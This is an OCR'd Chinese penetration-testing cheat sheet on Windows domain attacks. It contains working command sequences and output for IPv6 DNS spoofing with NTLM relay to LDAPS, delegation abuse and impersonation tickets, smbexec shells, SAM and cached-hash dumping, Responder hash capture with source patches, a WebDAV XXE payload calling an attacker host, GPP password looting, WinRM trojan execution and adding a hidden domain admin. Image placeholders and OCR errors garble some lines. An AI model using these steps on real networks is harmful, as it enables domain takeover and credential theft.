
```
IPv6 address fe80::10:1:1:98 is now assigned to mac=00:0c:29:1e:ef:c9 host=sub2k
8.zone.com ipv4=10.1.1.98
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Sent spoofed reply for isatap.zone.com. to fe80::10:1:1:98
Sent spoofed reply for isatap.zone.com. to fe80::10:1:1:98
Sent spoofed reply for isatap.zone.com. to fe80::10:1:1:98
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Sent spoofed reply for wpad.zone.com. to fe80::10:1:1:98
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Sent spoofed reply for wpad.zone.com. to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:100
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:100
Sent spoofed reply for dc.zone.com. to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:100
Sent spoofed reply for DC.zone.com. to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:98
Renew reply sent to fe80::10:1:1:100
Renew reply sent to fe80::10:1:1:98
```

使用ntlmreplyx.py监听

>python ntlmrelayx.py -t ldaps://dc.zone.com -debug -ip 10.1.1.101 --delegate-access --add-computer

当目标重启网络、访问浏览器、重启电脑时会把攻击机视为代理服务器，当目标通过攻击机代理服务器访问网络时，攻击机将会向目标发送代理的认证请求，并中继NTLM认证到LDAP服务器上，完成攻击。


这里要使用ldaps，因为域控会拒绝在不安全的连接中创建账户。



可以看到已经成功添加了一个机器账户RFAYOVCC密码6YdX.NXqQGyuR7[

使用此机器账户申请票据


>python getST.py -spn cifs/sub2k8.zone.com zone.com/RFAYOVCC\$ -impersonate y



>export KRB5CCNAME=y.ccache

获取shell

>python smbexec.py -no-pass -k sub2k8.zone.com



dumphash、缓存hash


>python secretsdump.py -k -no-pass sub2k8.zone.com

```
root@ul6:~/impacket/examples# python secretsdump.py -k -no-pass sub2k8.zone.com
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x5325e41126eff1191797a25fb3d86445
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1c41368cb[redacted]0472dea7b9122
3d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d[redacted]73c59d7e0c089c0:::
y:1010:aad3b435b51404eeaad3b435b51404ee:1c41368cbe[redacted]dea7b91223d4:::
Administrator (内置):1015:aad3b435b51404eeaad[redacted]fla5bla3641bec99ff92f
e9df700b771:::
test:1017:aad3b435b51404eeaad3b435b51404ee:00af[redacted]00d4560bf9fef0ec2f:::
[*] Dumping cached domain logon information ([redacted]in/u[redacted]name:hash)
ZONE.COM/hack:$DCC2$10240#hack#ced9b07d0631[redacted]ab903a15657
ZONE.COM/backdoor:$DCC2$10240#backdoor#54675[redacted]74bf6b87832e97c843
ZONE.COM/manage:$DCC2$10240#manage#b989f9b823e[redacted]5204011743b20b
ZONE.COM/y:$DCC2$10240#y#905598dabc64840272c1[redacted]fd849
ZONE.COM/godadmin:$DCC2$10240#godadmin#85b4[redacted]caf38ca772dc3bad2fa1
ZONE.COM/ly:$DCC2$10240#ly#e3159870b9a941a[redacted]5df2358c4b
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:ac27dbb[redacted]4b2224786130b763de2133b306ee94f
afd7f7f27bfd7d693b734dd9c9087ca67ad[redacted]86b3b8f071
814055c068beef27d1864b44ed68af[redacted]7858f269a
laa7881edafed031f434fabb43[redacted]5226ba7b3
10effa4400f4af8b30d32ef[redacted]1b871abf634d11
38b4c6c5456a88318151[redacted]5800b4632ed3ab2a221d24
4a61bd206bb20c5612b5[redacted]
ZONE\SUB2K8$:aad3b435b51404eeaad3b435b51404ee:4921fda39[redacted]16ea06eed9ae2::
```

当域控机器未启用LDAPS，并且已获得域普通用户权限时
使用powermad创建一个机器账户newcom
https://github.com/Kevin-Robertson/Powermad
>New-MachineAccount -MachineAccount newcom -Password $(ConvertTo-SecureString '123qwe!@#' -AsPlainText -Force)

```
PS C:\Users\y.ZONE\Desktop> New-MachineAccount -MachineAccount newcom -Password
$(ConvertTo-SecureString '123qwe!@#' -AsPlainText -Force)
[+] Machine account newcom added
PS C:\Users\y.ZONE\Desktop>
```

或



>python ntlmrelayx.py -t ldaps://dc.zone.com -debug -ip 10.1.1.101 --delegate-access --escalate-user newcom\$

```
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] Authenticating against ldap://dc.zone.com as ZONE\SUB2K8$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large d
omains
[*] HTTPD: Received connection from 10.1.1.98, attacking target ldap://dc.z
one.com
[*] HTTPD: Client requested path: /wpad.dat
[+] User is a member of: []
[+] User is a member of: [DN: CN=Domain Computers,CN=Users,DC=zone,DC=com -
 STATUS: Read - READ TIME: 2020-03-18T05:54:08.187345
    distinguishedName: CN=Domain Computers,CN=Users,DC=zone,DC=com
    name: Domain Computers
    objectSid: S-1-5-21-2346829310-1781191092-2540298887-515
]
[+] Currently allowed sids:
[+]     S-1-5-21-2346829310-1781191092-2540298887-1126
[+]     S-1-5-21-2346829310-1781191092-2540298887-1127
[+]     S-1-5-21-2346829310-1781191092-2540298887-1128
[*] Delegation rights modified succesfully!
[*] newcom$ can now impersonate users on SUB2K8$ via S4U2Proxy
```

后续正常操作即可。
内网存在java webdav时PROPPATCH、PROPFIND、 LOCK等请求方法接受XML作为输入时会形成xxe。攻击者要求采用NTLM认证方式是，webdav会自动使用当前用户的凭据认证。
使用ntlmrelayx监听
>python ntlmrelayx.py -t ldaps://dc.zone.com -debug -ip 10.1.1.101 --delegate-access --escalate-user newcom\$


Burp发送xxe请求

```
PROPFIND /webdav HTTP/1.1
Host: 1.1.1.1

<?xml version"1.0" encoding="UFT-8"?>
<!DOCTYPE xxe [
<!ENTITY loot SYSTEM "http://10.1.1.101"> ]>
<D:xxe xmln:D="DAV:"><D:set><D:prop>
<a xmlns="http://xx.e">&loot;</a>
</D:prop></D:set></D:xxe>
```


Responder

SMB协议截获


内网中间人攻击脚本，kali内置
监听网络接口
>responder -I wlan0(eth0)
指定某台机器或网段：修改/etc/responder/Responder.py中RespondTo参数。
网段中有认证行为会捕获NTLMv2 hash




当访问一个不存在的共享时修改配置文件来解析
Xp
修改/usr/share/responder/servers/SMB.py定位到errorcode修改为\x71\x00\x00\xc0，删除掉/usr/share/responder/Responder.db




XP时使用\\cmd\share形式访问共享输入密码达4次会断开连接。
定位到




修改self.ntry != 10
Win7以上
修改/usr/share/responder/servers/SMB.py定位到##Session Setup 3




删除掉and GrabMessageID(data)[0:1] == "\x02"，删除掉/usr/share/responder/Responder.db
修改后可以进行解析，捕获hash，否则会报错误64



强制截取NTLMv1 **hash**，修改/usr/share/responder/packets.py，定位到以下参数，修改为\x15\x82\x81\xe2，修改Conf文件设置Challenge为16位固定值。







WPAD代理欺骗

```
>responder -I eth0 -v -F
```

F参数即可开启强制WPAD认证服务抓取 **hash**，访问IE或重启电脑即可发送欺骗认证获得**hash**。





重启也可以抓到

Web漏洞


内网中使用文件包含漏洞和XSS

```
>Responder -I eth0 -v
http://10.1.1.1/file.php?file=\\10.1.1.12\share
http://10.1.1.1/xss.php?article=<img src=\\10.1.1.12\xx>
```

中继攻击

修改/etc/responder/Responder.conf文件，配置smb和http为Off，分别开启两个对话框，使用F参数启用WPAD欺骗浏览器，使用/usr/share/responder/tools中的MultiReplay.py进行中继攻击获得目标cmdshell。


```
>Responder -I eth0 -v -F
>python MultiReplay.py -t 192.168.0.115 -u ALL
```



NTLMv2Hash破解


使用hashcat破解 -m 5600为NTLMv2类型

```
>hashcat -m 5600 pass.txt wordlists.txt
```




GPP-Password


域内机器可访问\\zone.com\SYSVOL\zone.com共享文件夹，翻看策略文件，查找groups.xml，ScheduledTasks\ScheduledTasks.xml，Printers\Printers.xml，Drives\Drives.xml，DataSources\DataSources.xml， Services\Services.xml等文件



使用powersploit脚本解密




使用msf的auxiliary/scanner/smb/smb_enum_gpp模块



WinRM无文件执行

```
>winrm quickconfig -q启动winrm
或PS>Enable-PSRemoting -Force
生成木马并启动监听
```




```
放入已获得权限的机器C盘中
内网另外机器中执行
>net use \\192.168.0.115\c$
>winrm invoke create wmicimv2/win32_process @{commandline="\\192.168.0.115\c\index.exe"}
```

添加域管命令

```
>net user admin$ pass@123 /add /doamin
>net group "Domain admins" admin$ /add /domain
```

SSH密钥免密登录

```
>ssh -i id_rsa user@192.168.0.110
```

